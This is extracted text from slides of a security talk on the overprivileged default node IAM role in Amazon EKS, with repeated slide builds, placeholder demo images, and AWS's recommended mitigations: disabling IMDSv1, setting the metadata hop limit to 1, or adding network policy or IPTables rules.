
Highly Privileged Default Node Cloud Role: Demo




Highly Privileged Default Node Cloud Role: Demo




Highly Privileged Default Node Cloud Role: Demo



Highly Privileged Default Node Cloud Role: Demo



Highly Privileged Default Node Cloud Role: Demo



Highly Privileged Default Node Cloud Role: Demo

EKS

Highly Privileged Default Node Cloud Role

EKS

Highly Privileged Default Node Cloud Role

To mitigate this, AWS recommends:

EKS

Highly Privileged Default Node Cloud Role

To **mitigate** this, AWS recommends:

EKS

Highly Privileged Default Node Cloud Role

To **mitigate** this, AWS recommends:

- Disable IMDSv1, decrease metadata max hop-count to 1

EKS

Highly Privileged Default Node Cloud Role

To **mitigate** this, AWS recommends:

- Disable **IMDSv1**, decrease metadata max hop-count to 1

EKS

Highly Privileged Default Node Cloud Role

To **mitigate** this, AWS recommends:

- Disable **IMDSv1**, decrease metadata max hop-count to 1, or

EKS

Highly Privileged Default Node Cloud Role

To **mitigate** this, AWS recommends:

- Disable **IMDSv1**, decrease metadata max hop-count to 1, or
- Enforce a custom network policy / IPTables rule

EKS

Highly Privileged Default Node Cloud Role

To **mitigate** this, AWS recommends:

- Disable **IMDSv1**, decrease metadata max hop-count to 1, or
- Enforce a custom **network policy** / **IPTables** rule

EKS

Highly Privileged Default Node Cloud Role

To **mitigate** this, AWS recommends:

- Disable **IMDSv1**, decrease metadata max hop-count to 1, or
- Enforce a custom **network policy** / **IPTables** rule

EKS

